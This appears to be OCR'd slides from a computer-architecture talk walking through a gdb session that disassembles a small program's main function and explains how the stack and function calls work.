
viewing the process in gdb



```
vagrant@ubuntu-jammy:~/level_up_talk/comp_arch$ gdb main
GNU gdb (Ubuntu 12.1-0ubuntu1~22.04) 12.1
Copyright (C) 2022 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from main...
(No debugging symbols found in main)
(gdb) set disassembly-flavor intel
(gdb) r
Starting program: /home/vagrant/level_up_talk/comp_arch/main
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
[Inferior 1 (process 4063) exited with code 0171]
(gdb)
```

> gdb main
> set disassembly-flavor intel
> r


looking at instructions @ main



```
(gdb) disassemble main
Dump of assembler code for function main:
   0x565561a4 <+0>:     push   ebp
   0x565561a5 <+1>:     mov    ebp,esp
   0x565561a7 <+3>:     sub    esp,0x10
[redacted]
   0x565561b4 <+16>:    mov    DWORD PTR [ebp-0x8],0x1337
   0x565561bb <+23>:    mov    DWORD PTR [ebp-0x4],0x4242
   0x565561c2 <+30>:    push   DWORD PTR [ebp-0x4]
   0x565561c5 <+33>:    push   DWORD PTR [ebp-0x8]
   0x565561c8 <+36>:    call   0x5655618d <sum>
   0x565561cd <+41>:    add    esp,0x8
   0x565561d0 <+44>:    nop
   0x565561d1 <+45>:    leave
   0x565561d2 <+46>:    ret
End of assembler dump.
```

> disassemble main

the stack




Last in

First out

function calls

call main




```
n
e for function main:
   push   ebp
   mov    ebp,esp
   sub    esp,0x10
[redacted]
   mov    DWORD PTR [ebp-0x8],0x1337
   mov    DWORD PTR [ebp-0x4],0x4242
   push   DWORD PTR [ebp-0x4]
   push   DWORD PTR [ebp-0x8]
   call   0x5655618d <sum>
   add    esp,0x8
   nop
   leave
   ret
.
```

stack:

• • •

function calls


call main



```
n
e for function main:
   push   ebp
   mov    ebp,esp
   sub    esp,0x10
[redacted]
   mov    DWORD PTR [ebp-0x8],0x1337
   mov    DWORD PTR [ebp-0x4],0x4242
   push   DWORD PTR [ebp-0x4]
   push   DWORD PTR [ebp-0x8]
   call   0x5655618d <sum>
   add    esp,0x8
   nop
   leave
   ret
.
```

red boxes indicate that the instruction is just executed

